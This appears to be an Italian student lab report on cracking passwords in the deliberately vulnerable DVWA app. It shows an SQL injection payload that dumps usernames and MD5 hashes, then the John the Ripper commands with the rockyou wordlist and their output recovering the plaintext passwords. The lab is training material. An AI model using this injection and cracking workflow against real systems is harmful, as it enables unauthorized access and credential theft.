REPORT S3/L4

Password cracking

Traccia

Password Cracking - Recupero delle password in chiaro.

Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.


Svolgimento

Dopo aver configurato le macchine di Kali e Meta nella stessa rete applichiamo un attacco SQL Injection alla DVWA di Meta per estrarre nomi utenti e password presenti nel database.

La query che verrà usata sarà:

1' UNION select user,password from users#

Che restituirà:



First name: admin
Surname: adminID

First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99ID

First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03ID

First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216bID

First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7ID

First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Tralasciando il primo risultato di cui vediamo le informazioni in chiaro, consideriamo solo le password:


5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99

Notiamo due particolarità:

1. La prima e l'ultima sono uguali quindi ne basterà crackare solo una delle due;
2. Ogni stringa contiene 32 caratteri esadecimali con numeri e lettere dalla A alla F. Quindi le password sono crittografate attraverso la funzione hash MD5.

Pertanto usiamo *John the Ripper* per crackare le password.

Per scrivere il comando da passare a JtR dobbiamo prima estrarre la wordlist rockyou che troviamo nell'elenco delle wordlist di Kali




Confermiamo di voler estrarre la wordlist il cui file si troverà nel percorso /usr/share/wordlists

Salviamo le password in un file di testo da passare a JtR e nel terminale inseriamo il comando:


john - -wordlist=/usr/share/wordlists*/rockyou.txt /home/kali/Desktop/EPICODE/pass*

A questo punto il comando ci restituisce un errore:




E cercando No password hashes loaded capiamo che dobbiamo specificare il formato delle password per permettere il corretto funzionamento di JtR.

Dall’help del comando vediamo che possiamo estrarre un elenco dei formati possibili



Restringiamo la ricerca soltanto al formato md5 con il comando: *john - -list=formats* | *grep md5*



```
┌──(kali㉿kali)-[~]
└─$ john --list=formats | grep MD5
414 formatsPadlock, Palshop, Panama, PBKDF2-HMAC-MD4, PBKDF2-HMAC-MD5, PBKDF2-HMAC-SHA1,
Raw-Blake2, Raw-Keccak, Raw-Keccak-256, Raw-MD4, Raw-MD5, Raw-MD5u, Raw-SHA1,
 (149 dynamic formats shown as just "dynamic_n" here)solarwinds, SSH, sspr, STRIP, SunMD5, SybaseASE, Sybase-PROP, ta
cacs-plus,

ZIP, ZipMonster, plaintext, has-160, HMAC-MD5, HMAC-SHA1, HMAC-SHA224,
```

Ottenendo diversi risultati sia per md5 che per MD5.

Dopo aver fatto un pò di tentativi arriviamo a definire il comando corretto, tramite l'uso del formato Raw-MD5.

Pertanto modifichiamo il comando in questo modo:

john - -format=raw-md5 - -wordlist=/usr/share/wordlists*/rockyou.txt /home/kali/pass*.txt

Ottenendo il risultato:

```
┌──(kali㉿kali)-[~]
└─$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/pass.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
charley          (?)
4g 0:00:00:00 DONE (2025-01-16 09:33) 80.00g/s 57600p/s 57600c/s 76800C/s my3kids..soccer9
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Le password in chiaro pertanto sono:

password
abc123
letmein
charley

Proviamo un paio di strumenti online per validare il risultato ottenuto con JtR. In particolare usiamo crackstation e md5online. Il risultato negli screen successivi:

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

Non sono un robot — reCAPTCHA Privacy - Termini

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

5f4dcc3b5aa765d61d8327 Decripta md5()

md5-decript("5f4dcc3b5aa765d61d8327deb882cf99")

password

8d3533d75ae2c3966d7e0 Decripta md5()

md5-decript("8d3533d75ae2c3966d7e0d4fcc69216b")

charley